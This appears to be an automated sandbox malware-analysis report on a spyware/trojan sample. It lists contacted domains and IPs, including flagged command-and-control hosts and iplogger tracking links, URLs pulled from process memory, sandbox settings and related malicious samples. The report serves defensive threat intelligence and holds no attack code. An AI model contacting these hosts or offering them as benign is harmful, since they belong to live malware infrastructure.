http://www.asharqalawsat.com/favicon.ico	0%	URL Reputation	safe	
http://www.asharqalawsat.com/favicon.ico	0%	URL Reputation	safe	
http://www.asharqalawsat.com/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/	0%	URL Reputation	safe	
http://search.ipop.co.kr/	0%	URL Reputation	safe	
http://search.ipop.co.kr/	0%	URL Reputation	safe	
http://www.auction.co.kr/auction.ico	0%	URL Reputation	safe	
http://www.auction.co.kr/auction.ico	0%	URL Reputation	safe	
http://www.auction.co.kr/auction.ico	0%	URL Reputation	safe	
http://www.google.co.uk/	0%	URL Reputation	safe	
http://www.google.co.uk/	0%	URL Reputation	safe	
http://www.google.co.uk/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
bitbucket.org	104.192.141.1	true	false		high
s3-1-w.amazonaws.com	52.216.141.204	true	false		high
pokacienon.xyz	79.141.170.43	true	true		unknown
zen.hldns.ru	194.169.163.42	true	false		unknown
iplogger.org	88.99.66.31	true	false		high
bbuseruploads.s3.amazonaws.com	unknown	unknown	false		high
api.ip.sb	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://86.107.197.8:38214/	true	• Avira URL Cloud: safe	unknown
http://pokacienon.xyz/	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.datacontract.org	1wOdXavtlE.exe, 00000002.00000002.484483214.0000000002C30000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.dailymail.co.uk/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://tempuri.org/	1wOdXavtlE.exe, 00000002.00000002.483762527.0000000002BC1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	ssevs.exe, 00000016.00000002.508683459.00000000061F0000.00000002.00000001.sdmp	false		high
http://https://wtfismyip.com/text	1wOdXavtlE.exe, 00000002.00000002.483762527.0000000002BC1000.00000004.00000001.sdmp	false		high
http://fr.search.yahoo.com/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://in.search.yahoo.com/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://www.galapagosdesign.com/DPlease	1wOdXavtlE.exe, 00000000.00000002.361093734.0000000005800000.00000002.00000001.sdmp, ssevs.exe, 00000016.00000002.508683459.00000000061F0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://msk.afisha.ru/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://https://bitbucket.org	1wOdXavtlE.exe, 00000002.00000002.484483214.0000000002C30000.00000004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://iplogger.org/1tncg7r	1wOdXavtlE.exe, 00000002.00000002.482862407.00000000010C3000.00000004.00000020.sdmp	false		high
http://www.ya.com/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://it.search.dada.net/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://icanhazip.com5https://wtfismyip.com/textCbot.whatismyipaddress.com/3http://checkip.dy	1wOdXavtlE.exe, 00000002.00000002.476078937.0000000000402000.00000040.00000001.sdmp, sssevs.exe, 00000019.00000002.498675176.0000000004529000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.hanafos.com/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jrsoftware.org/ishelp/index.php?topic=setupcmdline	servs.exe	false		high
http://search.msn.co.jp/results.aspx?q=	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://buscar.ozu.es/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://www.ask.com/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://tempuri.org/Endpoint/GetArgumentsResponse	1wOdXavtlE.exe, 00000002.00000002.483762527.0000000002BC1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.google.it/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://search.auction.co.kr/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.amazon.de/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing	1wOdXavtlE.exe, 00000002.00000002.483762527.0000000002BC1000.00000004.00000001.sdmp	false		high
http://sads.myspace.com/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://https://bitbucket.orgD8	1wOdXavtlE.exe, 00000002.00000002.486504849.0000000002E4E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.pchome.com.tw/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://uk.search.yahoo.com/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.yahoo.co.jp/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.gmarket.co.kr/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/bThe	1wOdXavtlE.exe, 00000000.00000002.361093734.0000000005800000.00000002.00000001.sdmp, ssevs.exe, 00000016.00000002.508683459.00000000061F0000.00000002.00000001.sdmp, sssevs.exe, 00000019.00000002.518884191.0000000006530000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://www.google.si/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://www.soso.com/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://busca.orange.es/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	1wOdXavtlE.exe, 00000002.00000002.531321702.0000000008140000.00000002.00000001.sdmp	false		high
http://www.target.com/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://https://iplogger.org/1tsTg7Z	1wOdXavtlE.exe, 00000002.00000002.482862407.00000000010C3000.00000004.00000020.sdmp	false		high
http://www.g5e.com/G5_End_User_License_Supplemental_Terms	svchost.exe, 0000000F.00000003.439186439.00000221A3B95000.00000004.00000001.sdmp	false		high
http://search.orange.co.uk/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.centrum.cz/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://pokacienon.xyzdr	1wOdXavtlE.exe, 00000002.00000002.486054377.0000000002DFF000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://service2.bfast.com/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ariadna.elmundo.es/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://www.news.com.au/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.cdiscount.com/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://www.tiscali.it/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://it.search.yahoo.com/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://www.ceneo.pl/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://www.servicios.clarin.com/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://bbuseruploads.s3.amazonaws.com/17d04c6a-c1d1-40c0-985a-f0740a053130/downloads/a1867a39-2dbe-	1wOdXavtlE.exe, 00000002.00000002.483762527.0000000002BC1000.00000004.00000001.sdmp, 1wOdXavtlE.exe, 00000002.00000002.485408204.0000000002CE9000.00000004.00000001.sdmp	false		high
http://search.daum.net/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://https://iplogger.org/1tsTg78	1wOdXavtlE.exe, 00000002.00000002.483173141.0000000001111000.00000004.00000020.sdmp	false		high
http://www.kkbox.com.tw/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ipinfo.io/ip%appdata%	1wOdXavtlE.exe, 00000002.00000002.476078937.0000000000402000.00000040.00000001.sdmp, sssevs.exe, 00000019.00000002.498675176.0000000004529000.00000004.00000001.sdmp	false		high
http://search.goo.ne.jp/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.msn.com/results.aspx?q=	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://list.taobao.com/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://www.taobao.com/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://www.etmall.com.tw/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ie.search.yahoo.com/os?command=	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://www.cnet.com/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://www.linternaute.com/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://www.amazon.co.uk/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.cdiscount.com/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://www.asharqalawsat.com/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.fr/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://search.gismeteo.ru/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://www.rtl.de/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://www.soso.com/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://www.univision.com/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://search.ipop.co.kr/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.auction.co.kr/auction.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.orange.fr/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://video.globo.com/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://www.google.co.uk/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	1wOdXavtlE.exe, 00000000.00000002.361093734.0000000005800000.00000002.00000001.sdmp, ssevs.exe, 00000016.00000002.508683459.00000000061F0000.00000002.00000001.sdmp, sssevs.exe, 00000019.00000002.518884191.0000000006530000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://buscador.terra.com/favicon.ico	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search1.taobao.com/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high
http://search.aol.co.uk/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.dreamwiz.com/	1wOdXavtlE.exe, 00000002.00000002.532000749.0000000008233000.00000002.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.216.141.204	s3-1-w.amazonaws.com	United States		16509	AMAZON-02US	false
195.54.160.9	unknown	unknown		49505	SELECTELRU	false
104.192.141.1	bitbucket.org	United States		16509	AMAZON-02US	false
86.107.197.8	unknown	Romania		39855	MOD-EUNL	true
88.99.66.31	iplogger.org	Germany		24940	HETZNER-ASDE	false
79.141.170.43	pokacienon.xyz	Bulgaria		61046	HZ-UK-ASGB	true
52.216.179.59	unknown	United States		16509	AMAZON-02US	false

Private

Copyright Joe Security LLC 2021

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383846
Start date:	08.04.2021
Start time:	10:59:40
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 17m 44s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	1wOdXavtlE.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@50/66@28/9
EGA Information:	Failed
HDC Information:	• Successful, ratio: 4.9% (good quality ratio 4.1%) • Quality average: 65.2% • Quality standard deviation: 35.5%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Copyright Joe Security LLC 2021

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, conhost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 52.255.188.83, 52.147.198.201, 20.82.210.154, 23.10.249.26, 23.10.249.43, 104.26.13.31, 172.67.75.172, 104.26.12.31, 104.83.120.32, 8.238.32.126, 8.238.36.126, 8.238.85.254, 8.238.29.126, 8.238.35.254, 52.155.217.156, 104.43.193.48, 20.54.26.129, 152.199.19.161, 95.100.54.203, 40.88.32.150, 168.61.161.212, 13.64.90.137 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, e11290.dspg.akamaiedge.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, iecvlist.microsoft.com, skypedataprdcoleus15.cloudapp.net, go.microsoft.com, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, auto.au.download.windowsupdate.com.c.footprint.net, consumerrp-displaycatalog-aks2eap.md.mp.microsoft.com.akadns.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, api.ip.sb.cdn.cloudflare.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ie9comview.vo.msecnd.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, skypedataprdcolcus17.cloudapp.net, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net, cs9.wpc.v0cdn.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing network information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/383846/sample/1wOdXavtlE.exe

Simulations

Behavior and APIs

Time	Type	Description
11:00:38	API Interceptor	173x Sleep call for process: 1wOdXavtlE.exe modified

Time	Type	Description
11:01:21	API Interceptor	12x Sleep call for process: svchost.exe modified
11:01:36	API Interceptor	30x Sleep call for process: ssevs.exe modified
11:01:44	API Interceptor	1x Sleep call for process: sssevs.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
195.54.160.9	z0hACk9o2Y.exe	Get hash	malicious	Browse	• 195.54.160.9:22829/
	tcNbszVulx.exe	Get hash	malicious	Browse	• 195.54.160.9:22829/
	USHrlfZEJC.exe	Get hash	malicious	Browse	• 195.54.160.9:22829/
104.192.141.1	6IGbftBsBg.exe	Get hash	malicious	Browse	
	ikoAImKWvI.exe	Get hash	malicious	Browse	
	Statement Report.doc	Get hash	malicious	Browse	
	rgdwRVPLVm.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.24862.exe	Get hash	malicious	Browse	
	0LyaS3hVE5.exe	Get hash	malicious	Browse	
	2sOfVsf40V.exe	Get hash	malicious	Browse	
	wBMrs2pk8w.exe	Get hash	malicious	Browse	
	UWbkgpAQuS.exe	Get hash	malicious	Browse	
	REW.exe	Get hash	malicious	Browse	
	aajyo8qwf8_tracciamento.doc__.rtf	Get hash	malicious	Browse	
	0XzEd3qwnn.exe	Get hash	malicious	Browse	
	trppS0BjmT.exe	Get hash	malicious	Browse	
	lx40ZgcSxq.exe	Get hash	malicious	Browse	
	Zpww3dgXw8.exe	Get hash	malicious	Browse	
	MyDocument.doc	Get hash	malicious	Browse	
	DKyd293saQ.exe	Get hash	malicious	Browse	
	wPi28FOPae.exe	Get hash	malicious	Browse	
	tbJ6MFpyVX.exe	Get hash	malicious	Browse	
	VzC1477xzA.exe	Get hash	malicious	Browse	
86.107.197.8	vAqBZXchYl.exe	Get hash	malicious	Browse	• 86.107.197.8:3213/
	SecuriteInfo.com.Trojan.PWS.Siggen2.61222.12968.exe	Get hash	malicious	Browse	• 86.107.197.8:3214/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
bitbucket.org	6IGbftBsBg.exe	Get hash	malicious	Browse	• 104.192.141.1
	ikoAImKWvI.exe	Get hash	malicious	Browse	• 104.192.141.1
	Statement Report.doc	Get hash	malicious	Browse	• 104.192.141.1
	rgdwRVPLVm.exe	Get hash	malicious	Browse	• 104.192.141.1
	SecuriteInfo.com.Heur.24862.exe	Get hash	malicious	Browse	• 104.192.141.1
	0LyaS3hVE5.exe	Get hash	malicious	Browse	• 104.192.141.1
	wBMrs2pk8w.exe	Get hash	malicious	Browse	• 104.192.141.1
	UWbkgpAQuS.exe	Get hash	malicious	Browse	• 104.192.141.1
	REW.exe	Get hash	malicious	Browse	• 104.192.141.1
	aajyo8qwf8_tracciamento.doc__.rtf	Get hash	malicious	Browse	• 104.192.141.1
	0XzEd3qwnn.exe	Get hash	malicious	Browse	• 104.192.141.1
	trppS0BjmT.exe	Get hash	malicious	Browse	• 104.192.141.1
	lx40ZgcSxq.exe	Get hash	malicious	Browse	• 104.192.141.1
	Zpww3dgXw8.exe	Get hash	malicious	Browse	• 104.192.141.1
	MyDocument.doc	Get hash	malicious	Browse	• 104.192.141.1
	DKyd293saQ.exe	Get hash	malicious	Browse	• 104.192.141.1
	wPi28FOPae.exe	Get hash	malicious	Browse	• 104.192.141.1

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	tbJ6MFpyVX.exe	Get hash	malicious	Browse	• 104.192.141.1
	VzC1477xzA.exe	Get hash	malicious	Browse	• 104.192.141.1
	MD 5K Order.doc	Get hash	malicious	Browse	• 104.192.141.1
s3-1-w.amazonaws.com	6IGbftBsBg.exe	Get hash	malicious	Browse	• 52.216.27.172
	ikoAImKWvI.exe	Get hash	malicious	Browse	• 52.217.37.156
	Statement Report.doc	Get hash	malicious	Browse	• 52.217.86.212
	rgdwRVPLVm.exe	Get hash	malicious	Browse	• 52.217.102.68
	SecuriteInfo.com.Heur.24862.exe	Get hash	malicious	Browse	• 52.217.37.36
	0LyaS3hVE5.exe	Get hash	malicious	Browse	• 52.216.90.52
	wBMrs2pk8w.exe	Get hash	malicious	Browse	• 52.216.232.91
	UWbkgpAQuS.exe	Get hash	malicious	Browse	• 52.216.136.188
	aajyo8qwf8_tracciamento.doc__.rtf	Get hash	malicious	Browse	• 52.216.251.100
	0XzEd3qwnn.exe	Get hash	malicious	Browse	• 52.217.46.4
	trppS0BjmT.exe	Get hash	malicious	Browse	• 52.217.42.84
	Ix40ZgcSxq.exe	Get hash	malicious	Browse	• 52.216.229.91
	Zpww3dgXw8.exe	Get hash	malicious	Browse	• 52.217.107.196
	MyDocument.doc	Get hash	malicious	Browse	• 52.216.146.91
